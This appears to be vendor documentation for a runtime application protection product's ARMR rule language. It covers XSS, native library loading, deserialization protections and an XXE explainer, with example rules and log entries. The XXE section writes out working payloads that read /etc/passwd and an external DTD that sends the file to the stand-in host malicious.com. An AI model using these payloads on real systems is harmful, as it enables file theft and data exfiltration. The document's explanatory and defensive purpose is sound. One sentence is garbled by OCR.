As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

# Examples

The following example shows how the user may configure the XSS security feature to enable protection for all HTTP endpoints. This rule uses the default configuration to protect against reflected XSS attacks and use a `policy` of `loose` to allow safe tags to be injected into the HTML response:

```
app("XSS Mod"):
  requires(version: ARMR/2.8)
  http("XSS"):
    response()
    xss(html)
    protect(message: "XSS attacked identified and blocked", severity: Very-High)
  endhttp
endapp
```

## Logging

A log entry similar to the following is generated when above `http` rules identify an XSS attack:

```
<9>1 2021-03-29T11:54:42.817+01:00 userX_system java 15891 - - CEF:0|ARMR:XSS
Mod|XSS Mod|2.8|XSS|Execute Rule|Very-High|rt=Mar 29 2021 11:54:42.817 +0100 dv-
chost=userX_system procid=15891 appVersion=1 ruleType=http securityFeature=http
html xss act=protect msg=XSS attacked identified and blocked pay-
load=<script>alert(1)</script> httpSessionId=E654F722AAFA3BF44F0D0BD4FB91134C
taintSource=HTTP_SERVLET httpRequestUri=/spiracle/xss.jsp internalHttpReques-
tUri=/spiracle/xss.jsp httpCookies=JSESSIONID\=E654F722AAFA3BF44F0D0BD4FB91134C re-
moteIpAddress=0:0:0:0:0:0:0:1
```

# Further Examples

The following mod is the same as the previous example, with the stacktrace also logged:

```
app("XSS Mod - with stacktrace"):
  requires(version: ARMR/2.8)
  http("XSS"):
    response()
    xss(html)
    protect(message: "XSS attacked identified and blocked", severity: Very-High,
stacktrace: "full")
  endhttp
endapp
```

## Logging

When the above ARMR `http` rule is triggered a log entry similar to the following is generated:

```
<9>1 2021-03-29T10:36:49.592+01:00 userX_system java 12043 - - CEF:0|ARMR:XSS Mod -
with stacktrace|XSS Mod - with stacktrace|2.8|XSS|Execute Rule|Very-High|rt=Mar 29
2021 10:36:49.591 +0100 dvchost=userX_system procid=12043 appVersion=1 rule-
Type=http securityFeature=http html xss act=protect msg=XSS attacked identified and
blocked stacktrace=org.apache.jsp.xss_jsp._jspx_meth_c_005fforE-
ach_005f0(xss_jsp.java:305)\norg.apache.jsp.xss_jsp._jspService(xss_jsp.ja-
va:159)\norg.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.ja-
va:70)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAc-
cessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethod-
AccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.jasper.servlet.JspServletWrap-
per.service(JspServletWrapper.java:439)\norg.apache.jasper.servlet.JspServlet.ser-
viceJspFile(JspServlet.java:395)\norg.apache.jasper.servlet.JspServlet.ser-
vice(JspServlet.java:339)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:731)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFil-
ter.java:52)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) pay-
load=<script>alert(1)</script> httpSessionId=5D7CE07F605C3A6ABCFDB35D065A95E5
taintSource=HTTP_SERVLET httpRequestUri=/spiracle/xss.jsp internalHttpReques-
tUri=/spiracle/xss.jsp httpCookies=JSESSIONID\=5D7CE07F605C3A6ABCFDB35D065A95E5 re-
moteIpAddress=0:0:0:0:0:0:0:1
```

The following mod configures XSS protection for stored XSS attacks against all HTTP endpoints. The mod applies a `strict` `policy`.

```
app("XSS Mod 2"):
  requires(version: ARMR/2.8)
  http("XSS"):
    input(database)
    response()
    xss(html, options: {policy: strict})
    protect(message: "XSS attacked identified and blocked", severity: 7)
  endhttp
endapp
```

The following mod detects XSS attacks that originate from various untrusted sources. This mod explicitly sets a `loose` `policy`.

```
app("XSS Mod 3"):
  requires(version: ARMR/2.8)
  http("XSS"):
    xss(html, options: {policy: loose})
    response()
    input(http, database, deserialization)
    protect(message: "XSS attacked identified", severity: Medium)
  endhttp
endapp
```

The following mod protects against reflected XSS attacks. Validation is applied to all HTTP endpoints, except for `/myApplication/safe.jsp`.

```
app("XSS Mod 4"):
  requires(version: ARMR/2.8)
  http("XSS"):
    response()
    xss(html, options: {exclude: ["/myApplication/safe.jsp"]})
    input(http)
    protect(message: "XSS attacked identified and blocked", severity: 7)
  endhttp
endapp
```

The following mod detects reflected XSS attacks. This mod explicitly sets a `strict` `policy`. Validation is applied to all HTTP endpoints, except for both `/myApplication/safe.jsp` and `/myApplication/safeTwo.jsp`.

```
app("XSS Mod 5"):
  requires(version: ARMR/2.8)
  http("XSS"):
    xss(html, options:
              {policy: strict,
               exclude: ["/myApplication/safe.jsp", "/myApplication/safeTwo.jsp"]})
```

```
    response()
    detect(message: "XSS ARMR rule triggered", severity: Very-High)
  endhttp
endapp
```

The following mod protects against reflected XSS attacks. Protection is applied to all HTTP endpoints, except for those ending with `/safe.jsp`.

```
app("XSS Mod 6"):
  requires(version: ARMR/2.8)
  http("XSS"):
    response()
    xss(html, options: {exclude: ["*/safe.jsp"]})
    input(http)
    protect(message: "XSS attacked identified and blocked", severity: 7)
  endhttp
endapp
```

Version: 2.8

# ARMR Library Rule

## Overview

The ARMR `library` rule can be used to control native library loading. This is useful to prevent unauthorized attempts by an application to load native libraries.

The ARMR `library` rule is currently **only supported** on Rimini Connect for Java.

## Given (Condition)

To control native library loading using the ARMR `library` rule the user must specify the `load` declaration.

| | |
|---|---|
| load | A parameter must be supplied to the `load` declaration to determine the libraries to which the ARMR `libary` rule will control loading. Both Unix and Windows filesystem paths are supported. This parameter takes the form of a list of one or more quoted-strings indicating specifically targeted native libraries and directories containing such native libraries. Each string represented in the parameter can be:<br>- a single library name - the agent will control access to any library on the filesystem that matches the given name<br>- an absolute path to a specific library<br>The wildcard character (*) is supported anywhere in the library name or path:<br>- only one wildcard character can be used with each path<br>- the wildcard will only wildcard a single directory<br>- the wildcard can be used to specify all libraries with a specific prefix<br>- the wildcard character specified on its own represents all native libraries on the filesystem |

---

## When (Action)

There are three supported actions for the ARMR `library` rule: `protect`, `detect` and `allow`._.

| | |
|---|---|
| protect | Any attempt to load a protected native library is blocked.If configured, a log message is generated with details of the event. |
| detect | Monitoring mode: the application behaves as normal. Any attempt to load a native library specified by the ARMR `library` rule is allowed.If configured, a log message is generated with details of the event.A log message **must** be specified with this action. |
| allow | Can be used to allow loading of specific libraries which are a subset of protected libraries covered by an ARMR `library` rule in `protect` mode. |

---

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

# Examples

All examples of the ARMR `library` rule are given for both Unix and Windows style filesystem paths, where appropriate.

In the following example, we define an ARMR `library` rule that prevents loading all native libraries inside a specific directory.

Unix

```
app("Library mod"):
    requires(version: ARMR/2.8)
    library("Prevent loading of all native libraries in specific directory"):
        load("/tmp/*")
        protect(message: "Blocked attempt to load library", severity: High)
    endlibrary
endapp
```

Windows

```
app("Library mod"):
    requires(version: ARMR/2.8)
    library("Prevent loading of all native libraries in specific directory"):
        load("C:\\Windows\\*")
        protect(message: "Blocked attempt to load library", severity: High)
    endlibrary
endapp
```

**Logging**

Unix

```
<10>1 2021-03-31T10:52:42.103+01:00 userX_system java 6229 - - CEF:0|ARMR:Library
mod|Library mod|2.8|Prevent loading of all native libraries in specific directo-
ry|Execute Rule|High|rt=Mar 31 2021 10:52:42.102 +0100 dvchost=userX_system pro-
cid=6229 appVersion=1 ruleType=library securityFeature=library act=protect
msg=Blocked attempt to load library path=/tmp/libCounter.so
```

Windows

```
<10>1 2021-03-30T16:56:46.512+01:00 userX_system java 4349 - - CEF:0|ARMR:Library
mod|Library mod|2.8|Prevent loading of all native libraries in specific directo-
ry|Execute Rule|High|rt=Mar 30 2021 16:56:46.512 +0100 dvchost=userX_system pro-
cid=4349 appVersion=1 ruleType=library securityFeature=library act=protect
msg=Blocked attempt to load library path=C:\\Windows\\Counter.dll
```

# Further Examples

**As above, with the stacktrace also logged**

Unix

```
app("Library mod - with stacktrace"):
    requires(version: ARMR/2.8)
    library("Prevent loading of all native libraries in specific directory"):
        load("/tmp/*")
        protect(message: "Blocked attempt to load library", severity: High, stack-
trace: "full")
    endlibrary
endapp
```

Windows

```
app("Library mod - with stacktrace"):
    requires(version: ARMR/2.8)
    library("Prevent loading of all native libraries in specific directory"):
        load("C:\\Windows\\*")
        protect(message: "Blocked attempt to load library", severity: High, stack-
trace: "full")
    endlibrary
endapp
```

## Logging

Unix

```
<10>1 2021-04-01T12:10:21.282+01:00 userX_system java 27607 - - CEF:0|ARMR:Library
mod - with stacktrace|Library mod - with stacktrace|2.8|Prevent loading of all na-
tive libraries in specific directory|Execute Rule|High|rt=Apr 01 2021 12:10:21.282
+0100 dvchost=userX_system procid=27607 appVersion=1 ruleType=library securityFea-
ture=library act=protect msg=Blocked attempt to load library stacktrace=ocean-
ic.jvi.RuntimeSystemEnv.load0(RuntimeSystemEnv.java:175)\njava.lang.System.loadLi-
brary(Container-1)(System.java)\nCounter.<clinit>(Container-1)(Counter.ja-
va:17)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\njava.lang.Thread.run(Con-
tainer-1)(Thread.java:876)\njava.lang.Thread.begin(Container-1)(Thread.ja-
va:897)\njava.lang.Thread.invokeRun(Container-1)(Thread.java:883)\nja-
va.lang.Thread$ThreadHandler.invokeRun(Container-1)(Thread.java:55) path=/tmp/lib-
Counter.so
```

Windows

```
<10>1 2021-04-01T12:09:43.442+01:00 userX_system java 25465 - - CEF:0|ARMR:Library
mod - with stacktrace|Library mod - with stacktrace|2.8|Prevent loading of all na-
tive libraries in specific directory|Execute Rule|High|rt=Apr 01 2021 12:09:43.442
+0100 dvchost=userX_system procid=25465 appVersion=1 ruleType=library securityFea-
ture=library act=protect msg=Blocked attempt to load library stacktrace=ocean-
ic.jvi.RuntimeSystemEnv.load0(RuntimeSystemEnv.java:175)\njava.lang.System.loadLi-
brary(Container-1)(System.java)\nCounter.<clinit>(Container-1)(Counter.ja-
va:17)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\njava.lang.Thread.run(Con-
tainer-1)(Thread.java:876)\njava.lang.Thread.begin(Container-1)(Thread.ja-
va:897)\njava.lang.Thread.invokeRun(Container-1)(Thread.java:883)\nja-
va.lang.Thread$ThreadHandler.invokeRun(Container-1)(Thread.java:55) path=C:\\Win-
dows\\Counter.dll
```

**Prevent loading a specific native library**

Unix

```
app("Library mod 2"):
  requires(version: ARMR/2.8)
  library("Prevent loading a specific native library"):
    load("/tmp/libCounter.so")
    protect(message: "Blocked attempt to load library", severity: High)
  endlibrary
endapp
```

Windows

```
app("Library mod 2"):
  requires(version: ARMR/2.8)
  library("Prevent loading a specific native library"):
    load("C:\\Windows\\Counter.dll")
    protect(message: "Blocked attempt to load library", severity: High)
  endlibrary
endapp
```

**Detect loading of any library with a specific name**

Unix

```
app("Library mod 3"):
  requires(version: ARMR/2.8)
  library("Detect loading a native library with a specific name"):
    load("libCounter.so")
    detect(message: "Detected attempt to load library", severity: 6)
  endlibrary
endapp
```

Windows

```
app("Library mod 3"):
  requires(version: ARMR/2.8)
  library("Detect loading a native library with a specific name"):
    load("Counter.dll")
    detect(message: "Detected attempt to load library", severity: 6)
  endlibrary
endapp
```

**Prevent loading of all native libraries, except allow specific library to be loaded**

Unix

```
app("Library mod 4"):
  requires(version: ARMR/2.8)

  library("Prevent loading all native libraries"):
    load("*")
    protect(message: "Blocked attempt to load library", severity: 10)
  endlibrary

  library("Detect loading a native library with a specific name"):
    load("/tmp/libCounter.so")
    allow(message: "Access granted to load particular native library", severity:
Medium)
  endlibrary

endapp
```

Windows

```
app("Library mod 4"):
  requires(version: ARMR/2.8)

  library("Prevent loading all native libraries"):
    load("*")
    protect(message: "Blocked attempt to load library", severity: 10)
  endlibrary

  library("Detect loading a native library with a specific name"):
    load("C:\\Windows\\Counter.dll")
    allow(message: "Access granted to load particular native library", severity:
Medium)
  endlibrary

endapp
```

Version: 2.8

# ARMR Marshal Rule

Marshalling and unmarshalling, also known as serialization and deserialization, is the process of converting objects to and from streams of structured data. **Deserializing untrusted data** can lead to a variety of problems when the system processes a data stream from an unverified source. Naively processing such data could have unforeseen consequences.

One such consequence arises when deserialization causes the JVM to instantiate one of the classes available on the application's classpath. In the case of poorly designed classes, the attacker can use malformed serialized data to abuse application logic, deny service, or execute arbitrary code, when deserialized. A related issue is when a system processes configuration from an unverified source. Unverified configuration can lead to Server Side Request Forgery (SSRF) or Local File Inclusion (LFI).

Serialization is used in several components of the JVM as well as in numerous third-party frameworks and dependencies.

Version: 2.8

# Deserialization

The deserialization security feature addresses such attacks by reducing system privileges. This means that for the duration of a deserialization operation, the application operates in a restricted compartment (micro-segment) where specific system privileges are not available. Deserialization operations occur in a non-privileged context. Consequently, any attack (including zero-day attacks) that tries to access or change the state of the system fails.

The deserialization security feature can be safely enabled in all types of applications in order to be protected against Java and XML deserialization attacks.

Note that JSON deserialization vulnerabilities are not currently supported.

XML deserialization vulnerabilities can be introduced by different XML APIs and libraries. Currently, the only XML API that is supported is ***java.beans.XMLDecoder***.

The deserialization security feature can be used safely and pro-actively on any Java application in order to protect its system resources and components during deserialization. For example, any deserialization exploit that might try to perform the following attacks will fail:

- execute arbitrary privileged commands (Remote Command Execution)
- perform Remote Code Injection, change the system's internal state
- terminate the JVM or other types of Denial-of-Service attacks

The Denial-of-Service deserialization protection safeguards critical system resources, such as the CPU and memory, by setting default limits to control the interaction frequency of the deserialized objects with the system resources . This way, legitimate serialized objects are allowed to be deserialized while malicious serialized objects that abuse the system resources are blocked. This protection mitigates Denial-of-Service attacks via brute force and resource exhaustion .

Deserial vulnerabilities are covered by

- CWE-502
- CWE-250
- CWE-799
- CWE-400

## Given(Condition)

| | |
|---|---|
| deserialize | The keyword `deserialize` is one of two components that must be supplied in the marshal rule with only one being allowed to be configured in a single rule. `java` and `dotnet` are the only parameters accepted. |

---

## When(Event)

One of `rce` `r` `dos` `ust be declared in a` marshal `**_**` ule. Only one of these can exist in a `marshal` rule and neither accept any parameter.

| | |
|---|---|
| rce | Remote Code Execution |
| dos | Denial of Service |

---

## Then(Action)

| | |
|---|---|
| protect | All attempts to deserial are blocked.If configured, a log message is generated with details of the event. |
| detect | Monitoring mode: the application behaves as normal.If configured, a log message is generated with details of all attempts to deserial.A log message **must** be specified with this action. |

---

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Examples

Protecting the `Java` application from the `dos` attack.

```
app("myapp"):
    requires(version: ARMR/2.8)

    marshal("protect the app from denial-of-service attack"):
        deserialize(java)
        dos()
        protect(message: "the logging message")
    endmarshal

endapp
```

Protecting the `.Net` application from `rce` attack.

```
app("myapp"):
    requires(version: ARMR/2.8)

    marshal("protect the app from remote-code-execution attack"):
        deserialize(dotnet)
        rce()
        protect(message: "the logging message", severity: Low)
    endmarshal

endapp
```

## Logging

When the above `deserial` rule is triggered a log entry similar to the following is generated:

- dos

```
<10>1 2021-03-24T10:14:24.055Z userX_system java 9699 - - CEF:0|ARMR:Wal-
ter|Walter|2.8|MarshalRule|Execute Rule|High|rt=Mar 24 2021 10:14:24.053
+0000 dvchost=jenkins-qa-slave-centos.aws.example.org procid=9699 appVer-
sion=1 act=protect msg=Walter limit=100000 reason=CWE-400: Uncontrolled CPU
consumption via API abuse methodName=java.util.EnumMap.hashCode()
<10>1 2020-09-10T00:24:50.513Z userX_system java 29417 - - CEF:0|ARMR:Wal-
ter|Walter|2.8|MarshalRule|Execute Rule|High|rt=Sep 10 2020 00:24:50.512
+0000 dvchost=jenkins-qa-slave-centos.aws.example.org procid=29417 act=pro-
tect msg=Walter limit=100000 reason=CWE-400: Uncontrolled CPU consumption
via API abuse methodName=java.util.Hashtable.hashCode()
```

- rce

```
<10>1 2021-03-22T12:24:53.327Z userX_system java 28013 - - CEF:0|ARMR:Wal-
ter|Walter|2.8|MarshalRule|Execute Rule|High|rt=Mar 22 2021 12:24:53.326
+0000 dvchost=jenkins-qa-slave-centos.aws.example.org procid=28013 appVer-
sion=1 act=protect msg=Walter methodName=java.lang.Runtime.exec() httpRe-
questUri=/objectinputstream-deserial/examples/deserial-PM-59-test.jsp re-
moteIpAddress=127.0.0.1 httpSessionId=D194C19D465595307BBD2F04F5F7B632
```

The second example above has extra CEF extensions for httpRequestUri, remoteIpAddress and httpSessionId.

# Further Examples

Protecting the `Java` application from the `dos` attack with the stacktrace also logged.

```
app("Mod for Marshal dos Rule"):
    requires(version: ARMR/2.8)

    marshal("Marshal dos Rule"):
        deserialize(dotnet, java)
        dos()
        protect(message: "Testing Marshal dos Rule", severity: Very-High, stack-
trace: "full")
    endmarshal

endapp
```

Protecting the `Java` application from `rce` attack with the stacktrace also logged.

```
app("Walter"):
    requires(version: ARMR/2.8)

    marshal("Marshal sys Rule"):
        deserialize(java)
        rce()
        protect(message: "Walter", severity: High, stacktrace: "full")
    endmarshal

endapp
```

## Logging

```
<9>1 2021-03-31T15:38:48.279+01:00 userX_system java 104596 - - CEF:0|ARMR:Mod for
Marshal dos Rule|Mod for Marshal dos Rule|2.8|Marshal dos Rule|Execute Rule|Very-
High|rt=Mar 31 2021 15:38:48.278 +0100 dvchost=ckang-XPS-15-9570 procid=104596 ap-
pVersion=1 act=protect msg=Testing Marshal dos Rule stacktrace=java.util.Abstract-
Set.hashCode(AbstractSet.java)\ndeserialjar.runners.OverwrittenReadObject.abstract-
SetHashCode(OverwrittenReadObject.java:434)\ndeserialjar.runners.OverwrittenReadOb-
ject.invokeMethod(OverwrittenReadObject.java:375)\ndeserialjar.runners.Overwritten-
ReadObject.readObject(OverwrittenReadObject.java:57)\nsun.reflect.NativeMethodAc-
cessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(Na-
tiveMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorImpl.in-
voke(DelegatingMethodAccessorImpl.java:43)\njava.lang.reflect.Method.in-
voke(Method.java:498)\njava.io.ObjectStreamClass.invokeReadObject(ObjectStream-
Class.java:1170)\njava.io.ObjectInputStream.readSerialData(ObjectInputStream.ja-
va:2232)\njava.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.ja-
va:2123)\njava.io.ObjectInputStream.readObject0(ObjectInputStream.java:1624)\nja-
```

```
va.io.ObjectInputStream.readObject(ObjectInputStream.java:464)\njava.io.ObjectIn-
putStream.readObject(ObjectInputStream.java:422)\ndeserialjar.runners.Overwritten-
ReadObjectRunner.run(OverwrittenReadObjectRunner.java:32)\nMain.main(Main.java:63)
limit=100000 reason=CWE-400: Uncontrolled CPU consumption via API abuse method-
Name=java.util.AbstractSet.hashCode()
```

```
<10>1 2021-03-31T15:51:32.887+01:00 userX_system java 105393 - - CEF:0|ARMR:Wal-
ter|Walter|2.8|Marshal sys Rule|Execute Rule|High|rt=Mar 31 2021 15:51:32.885 +0100
dvchost=ckang-XPS-15-9570 procid=105393 appVersion=1 act=protect msg=Walter stack-
trace=deserialjar.runners.OverwrittenReadObject.invokeMethod(OverwrittenReadOb-
ject.java:103)\ndeserialjar.runners.OverwrittenReadObject.readObject(Overwritten-
ReadObject.java:57)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native
Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.ja-
va:62)\nsun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorIm-
pl.java:43)\njava.lang.reflect.Method.invoke(Method.java:498)\njava.io.Object-
StreamClass.invokeReadObject(ObjectStreamClass.java:1170)\njava.io.ObjectInput-
Stream.readSerialData(ObjectInputStream.java:2232)\njava.io.ObjectInput-
Stream.readOrdinaryObject(ObjectInputStream.java:2123)\njava.io.ObjectInput-
Stream.readObject0(ObjectInputStream.java:1624)\njava.io.ObjectInputStream.readOb-
ject(ObjectInputStream.java:464)\njava.io.ObjectInputStream.readObject(ObjectInput-
Stream.java:422)\ndeserialjar.runners.OverwrittenReadObjectRunner.run(Overwritten-
ReadObjectRunner.java:32)\nMain.main(Main.java:63) methodName=java.lang.Runtime.ex-
ec()
```

# Whitelist

In the rare case where the deserial rule must allow specific privileges in certain environments, an optional property `oceanic.AllowDeserialPrivileges` can be used to whitelist specific deserial privileges.

### Setup AllowDeserialPrivileges Flag

- Open the `<absoulte path to AAMS Agent>/conf_*/oceanic.properties` file.
- Add the following flag and make an adjustment according to the real-world requirement.

```
oceanic.AllowDeserialPrivileges=<comma-separated-values>
```

### Examples

Whitelist `java.lang.SecurityManager.<init>()`

```
oceanic.AllowDeserialPrivileges=java.lang.SecurityManager.<init>()
```

Whitelist `java.lang.SecurityManager.<init>()` and `java.lang.System.getenv()`

```
oceanic.AllowDeserialPrivileges=java.lang.SecurityManager.<init>(),java.lang.Sys-
tem.getenv()
```

Version: 2.8

# XXE


# Overview

An XML External Entity (XXE) attack can occur in an application that reads in and processes XML. While this attack could potentially happen by reading in local XML files, this particular kind of attack is more common when the XML comes from a remote source, which is quite often the case with web applications. If an attacker knows that XML can be sent to an endpoint where it will be processed, the attacker can send an XML payload that could make the application perform server side request forgery, read files from the local file-system, or even cause denial-of-service attacks.

XXE attacks are made possible through the use of the Document Type Definition (DTD). DTD is intended to be a way to define the legal building blocks of an XML document. This is done by defining elements and entities. Entities are commonly used to define constant values that can be referenced within the XML. DTD can be defined locally or by importing a `.dtd` file from a SYSTEM (local) or PUBLIC (remote) source.

# XML Components

**student.xml**




```
<?xml  version="1.0" encoding="UTF-8"?>
<!DOCTYPE students [
   <!ELEMENT students   (student*)>
   <!ELEMENT student    (id, firstname, lastname, gpa)>
   <!ELEMENT id         (#PCDATA)>
   <!ELEMENT gpa        (#PCDATA)>
   <!ENTITY  medal1     "&#129351;">
]>
<students>
   <student>
      <id>NYU000000001</id>
      <gpa>3.4</gpa>
   </student>
   <student>
      <id>NYU000000002</id>
      <gpa>3.75 &medal1;</gpa>
   </student>
   <student>
      <id>NYU000000003</id>
      <gpa>3.62</gpa>
   </student>
</students>
```

Notice the use of the `medal1` general entity which is referenced in the XML body as `&medal1;`. This is known as a general entity reference. There are also parameter entities, which have a very similar syntax, and can be referenced using the `%entity;` syntax rather than the `&entity;` syntax.

In the example shown here, the DTD is embedded within the XML document itself. The DTD provides a definition of all of the legal building blocks of the XML, which the XML body is abiding by. It is also possible to move the DTD section to an external source as a local file or on a remote server. In this case, the XML could be updated to point to the external source.

**students.dtd**

```
<!ELEMENT students   (student*)>
<!ELEMENT student    (id, firstname, lastname, gpa)>
<!ELEMENT id         (#PCDATA)>
<!ELEMENT gpa        (#PCDATA)>
<!ENTITY  medal1     "&#129351;">
```

**Local File - SYSTEM**

```
<?xml  version="1.0" encoding="UTF-8"?>
<!DOCTYPE students SYSTEM "students.dtd">
<students>
    ...
</students>
```

**Remote Server - PUBLIC**

```
<?xml  version="1.0" encoding="UTF-8"?>
<!DOCTYPE students PUBLIC "http://campus.com/dtds/students.dtd">
<students>
    ...
</students>
```

# XXE Attacks

In order for an XXE attack to happen, the attacker needs to include a Document Type Definition (DTD). Without it, it is not possible to perform an attack of this nature. A common scenario where XXE can arise is with web applications that receive HTTP POST requests with XML in the body. In such cases, the application generally does not require the posted XML to include a DTD section in the prolog. It is not even necessary to supply an XML declaration. So it may come as a surprise that an attacker can intercept an HTTP request, and change the body of the request to purposely include these components. Once the amended XML is processed by the application, the XML parser/processor will handle the DTD provided by the attacker and perform the requested actions such as processing external entities or evaluating entity references.

# Local File Inclusion Example

### HTTP POST Request

```
<?xml version="1.0" ?>
<!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<foo>&xxe;</foo>
```

In this classic example, the attacker is using a general external `ENTITY` declaration named `xxe` to get access to a local file on the server using the `file://` protocol via the inclusion of the `SYSTEM` keyword. In this case, the file being accessed is `/etc/passwd`. Using the entity reference `&xxe;` in the XML body, the reference is expanded with the contents of the file. Depending on the logic of application, it is possible that HTTP response will be returned to the attacker with the contents of the file. As we can see, the file being accessed has nothing to do with an entity definition, or DTD in general, but the system will try to access this file as requested.

# Server Side Request Forgery Example

### HTTP POST Request

```
<?xml version="1.0" ?>
<!DOCTYPE hack [
    <!ENTITY % xxe SYSTEM 'http://malicious.com/dtds/xxe.dtd'>
    %xxe;
    %bravo;
]>
<hack>&charlie;</hack>
```

### xxe.dtd

```
<!ENTITY % data SYSTEM "file:///etc/passwd">
<!ENTITY % bravo "<!ENTITY charlie SYSTEM 'http://malicious.com/xxe/get?d=%da-
ta;'>">
```

